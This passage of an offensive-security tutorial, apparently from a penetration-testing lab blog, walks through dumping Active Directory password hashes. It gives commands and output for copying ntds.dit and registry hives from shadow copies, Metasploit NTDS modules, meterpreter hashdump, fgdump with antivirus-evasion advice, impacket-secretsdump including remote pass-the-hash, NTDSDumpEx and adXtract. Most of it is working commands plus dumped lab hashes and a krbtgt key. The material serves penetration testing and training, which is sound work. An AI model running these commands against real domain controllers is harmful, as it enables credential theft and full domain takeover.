C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\Windows\NTDS\ntds.dit C:\vssown
1 file(s) copied.

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\Windows\System32\Config\SYSTEM C:\vssown
1 file(s) copied.

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\Windows\System32\Config\SAM C:\vssown
1 file(s) copied.

C:\Users\Administrator>_

```

vssown – Copy NTDS, SYSTEM and SAM Files

Metasploit

Metasploit framework has a module which authenticates directly with the domain controller via the server message block (SMB) service, creates a volume shadow copy of the system drive and download copies of the NTDS.DIT and SYSTEM hive into the Metasploit directories. These files can be used with other tools like **impacket** that can perform extraction of active directory password hashes.

1 `auxiliary/admin/smb/psexec_ntdsgrab`

```
msf auxiliary(admin/smb/psexec_ntdsgrab) > run

[*] 10.0.0.1:445 - Checking if a Volume Shadow Copy exists already.
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] 10.0.0.1:445 - No VSC Found.
[*] 10.0.0.1:445 - Creating Volume Shadow Copy
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-service executable...
[+] 10.0.0.1:445 - Volume Shadow Copy created on \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] 10.0.0.1:445 - Checking if NTDS.dit was copied.
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-service executable...
[+] 10.0.0.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] 10.0.0.1:445 - Downloading ntds.dit file
[+] 10.0.0.1:445 - ntds.dit stored at /root/.msf4/loot/20180616103928_default_10.0.0.1_psexec.ntdsgrab._687500.dit
[*] 10.0.0.1:445 - Downloading SYSTEM hive file
[+] 10.0.0.1:445 - SYSTEM hive stored at /root/.msf4/loot/20180616103932_default_10.0.0.1_psexec.ntdsgrab._354083.bin
```

Metasploit – NTDS Module

There is also a post exploitation module which can be linked into an existing Meterpreter session in order to retrieve domain hashes via the ntdsutil method.

1 `windows/gather/credentials/domain_hashdump`

```

[*] Session has Admin privs
[*] Session is on a Domain Controller
[*] Pre-conditions met, attempting to copy NTDS.dit
[*] Using NTDSUTIL method
[*] NTDS database copied to C:\Windows\Temp\NDXhaC\Active Directory\ntds.dit
[*] NTDS File Size: 33554432 bytes
[*] Repairing NTDS database after copy...
[*]
Initiating REPAIR mode...
    Database: C:\Windows\Temp\NDXhaC\Active Directory\ntds.dit
    Temp. Database: TEMPREPAIR192.EDB

Checking database integrity.

                Scanning Status (% complete)

    0    10    20    30    40    50    60    70    80    90   100
    |----|----|----|----|----|----|----|----|----|----|
    .....

Integrity check successful.

```

Alternatively if there is an existing Meterpreter session to the domain controller the command **hashdump** can be used. However this method is not considered safe as it might crash the domain controller.

1 **hashdump**

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2f
fac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:0f49aab58dd8fb314e268c4c6a65dfc9:::

```

Metasploit – Hashdump on DC

fgdump

The **fgdump** is an old executable file which can extract LanMan and NTLM password hashes. It can be executed locally or remotely if local administrator credentials have been acquired. During execution fgdump will attempt to disable the antivirus that might run on the system and if it is successful will write all the data in two files. If there is an antivirus or an endpoint solution fgdump should not be used as a method of dumping password hashes to avoid detection since it is being flagged by most antivirus companies including Microsoft's Windows Defender.

1 **fgdump.exe**

```

C:\Users\Administrator\Downloads>fgdump.exe
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

No parameters specified, doing a local dump. Specify -? if you are looking for help.
--- Session ID: 2018-06-17-15-32-23 ---
Starting dump on 127.0.0.1

** Beginning local dump **
OS (127.0.0.1): Microsoft Windows Unknown Unknown (Build 14393) (64-bit)
Passwords dumped successfully
Cache dumped successfully

-----Summary-----

Failed servers:
NONE

Successful servers:
127.0.0.1

Total failed: 0
Total successful: 1

```

fgdump – Domain Controller

The password hashes can be retrieved by examining the contents of the .pwdump file.

1 type 127.0.0.1.pwdump

```

C:\Users\Administrator\Downloads>type 127.0.0.1.pwdump
Administrator:500:NO PASSWORD*****:8674939C699D4AAB719F147BD5D2FFAC:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
krbtgt:502:NO PASSWORD*****:37A7A8D9B814C5ECA908617E736C017D:::
DefaultAccount:503:NO PASSWORD*****:NO PASSWORD*****:::
david:1104:NO PASSWORD*****:FA7A1CC71703D1704FA9056DB0FE20EF:::
jane:1105:NO PASSWORD*****:FA7A1CC71703D1704FA9056DB0FE20EF:::
DC$:1000:NO PASSWORD*****:0F49AAB58DD8FB314E268C4C6A65DFC9:::

C:\Users\Administrator\Downloads>_

```

fgdump – pwdump File

NTDS Extraction

Impacket is a collection of python scripts that can be used to perform various tasks including extraction of contents of the NTDS file. The **impacket-secretsdump** module requires the SYSTEM and the NTDS database file.

1 **impacket-secretsdump -system /root/SYSTEM -ntds /root/ntds.dit LOCAL**


```

root@kali:/usr/bin# impacket-secretsdump -system /root/SYSTEM -ntds /root/ntds.dit LOCAL
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0xcb2b7fc02ff002968d0dac1722ee9e8c
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 1ade5d590e4edc855f8c9f7511375221
[*] Reading and decrypting hashes from /root/ntds.dit
pentestlab.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:93e2c90f64fac9032d784d3d14fa9829:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-PTELU2U07KG$:1001:aad3b435b51404eeaad3b435b51404ee:a552729c4cfda3890bf66c91ccff5b97:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d125e4f69c851529045ec95ca80fa37e:::

```

impacket – Extract NTDS Contents

Furthermore **impacket** can dump the domain password hashes remotely from the NTDS.DIT file by using the computer account and its hash for authentication.

- 1 `impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:0f49aab58dd8fb314e268c4c6a65dfc9 -just-dc PENTESTLAB/dc/$@10.0.0.1`

```

root@kali:/usr/bin# impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:0f49aab58dd8fb314e268c4c6a65dfc9 -just-dc PENTESTLAB/dc/$@10.0.0.1
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2ffac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
pentestlab.local\david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
pentestlab.local\jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:0f49aab58dd8fb314e268c4c6a65dfc9:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:8beb4639b630aecdafbf4924ec404e531465277343164636aa94e9b45596cea

```

impacket – Extract NTDS Contents Remotely

As an alternative solution to **impacket**, **NTDSDumpEx** binary can extract the domain password hashes from a Windows host.

- 1 `NTDSDumpEx.exe -d ntds.dit -s SYSTEM.hive`

```
C:\Users\netbiosX\Downloads\NTDSDumpEx>NTDSDumpEx.exe -d ntds.dit -s SYSTEM.hive
ntds.dit hashes off-line dumper v0.3.
Part of GMH's fuck Tools,Code by zcgovnh.

[+]use hive file: SYSTEM.hive
[+]SYSKEY = 2904F4BE8C1CE561A95E85D06FB39B70
[+]PEK version: 2016
[+]PEK = 4B886C69CCF2BC078544998BE9BC58D1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2ffac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
david:1103:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
[+]dump completed in 1.195 seconds.
[+]total 7 entries dumped,7 normal accounts,0 machines,0 histories.
```

NTDSDumpEx

There is also a shell script [adXtract](#) that can export the username and password hashes into a format that can be used by common password crackers such as John the Ripper and Hashcat.

```
1 ./adXtract.sh /root/ntds.dit /root/SYSTEM pentestlab
```

```
[+] Started at: Thu, 14 Jun 2018 16:35:01 UTC
[+] Started with options:
    [-] Extracting password hashes
    [-] Hash output format: ophc
    [-] LM hash output filename: /root/adXtract/adXtract_pentestlab/pentestlab_allLMhashes.txt
    [-] NT hash output filename: /root/adXtract/adXtract_pentestlab/pentestlab_allNTLMhashes.txt
    [-] CSV output filename: /root/adXtract/adXtract_pentestlab/pentestlab_UserAccountOut.csv
[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory: '/root/adXtract/adXtract_pentestlab/Maps/offlid.map'
[+] Rebuilding maps...
[+] Scanning database - 100% -> 8277 records processed
[+] Sanity checks...
    Schema record id: 2030
    Schema type id: 10
[+] Extracting schema information - 100% -> 4486 records processed
[+] Loading saved map files (Stage 2)...
```

adXtract

The script will write all the information into various files under the project name and when the decryption of the database file NTDS is finished will export the list of users and password hashes into the console. The script will provide extensive information regarding the domain users as it can be demonstrated below.


```

List of users:
=====
Record ID:          3917
User name:          Administrator
User principal name: Administrator@pentestlab.local
SAM Account name:   Administrator
SAM Account type:   SAM_NORMAL_USER_ACCOUNT
GUID:              5b6ef3c8-362a-4954-90ad-f14ef3062d52
SID:               S-1-5-21-3737340914-2019594255-2413685307-500
When created:       2018-03-18 07:53:02+00:00
When changed:       2018-06-14 14:26:04+00:00
Account expires:    Never
Password last set:  2018-06-14 14:26:04.684887+00:00
Last logon:         2018-06-14 14:55:19.814484+00:00
Last logon timestamp: 2018-06-11 13:02:34.337919+00:00
Bad password time   2018-05-29 14:41:42.608929+00:00
Logon count:        329
Bad password count: 0
Dial-In access perm: Controlled by policy
User Account Control:
    NORMAL_ACCOUNT
Ancestors:
    $ROOT_OBJECT$, local, pentestlab, Users, Administrator

```

adXtract – List of Users

The password hashes will be presented into the following format.

```

HealthMailbox132c543:::376341bdabd38ffa4867269abc21b09a:S-1-5-21-3737340914-2019
594255-2413685307-1133::
HealthMailboxa236723:::96c74d59a86da0126d2ace1e8d21f093:S-1-5-21-3737340914-2019
594255-2413685307-1134::
HealthMailboxfc3c14f:::e97bf13f1b10fe3a642f7f482ef47bca:S-1-5-21-3737340914-2019
594255-2413685307-1135::
HealthMailboxf622c14:::91df47be92b5951478d86deb354c5f40:S-1-5-21-3737340914-2019
594255-2413685307-1136::
HealthMailbox76c9925:::0c01ed6bfce33f9e16f851e64a12b0ed:S-1-5-21-3737340914-2019
594255-2413685307-1137::
HealthMailboxacd119a:::dd8eaad8bdf3ad1aa743bc6f57965925:S-1-5-21-3737340914-2019
594255-2413685307-1138::
HealthMailboxd928e94:::c85babdbadf3cb8ce6288615de1bbb7b:S-1-5-21-3737340914-2019
594255-2413685307-1139::
HealthMailbox7299fd5:::babcfcd69ba43c5f96fb033a40343452c:S-1-5-21-3737340914-2019
594255-2413685307-1140::
john:::08c60fd86c43ce4894dab79ba1f45f44:S-1-5-21-3737340914-2019594255-241368530
7-1142::
test:::58a478135a93ac3bf058a5ea0e8fdb71:S-1-5-21-3737340914-2019594255-241368530
7-1153::
PENTESTLAB_001:::58a478135a93ac3bf058a5ea0e8fdb71:S-1-5-21-3737340914-2019594255

```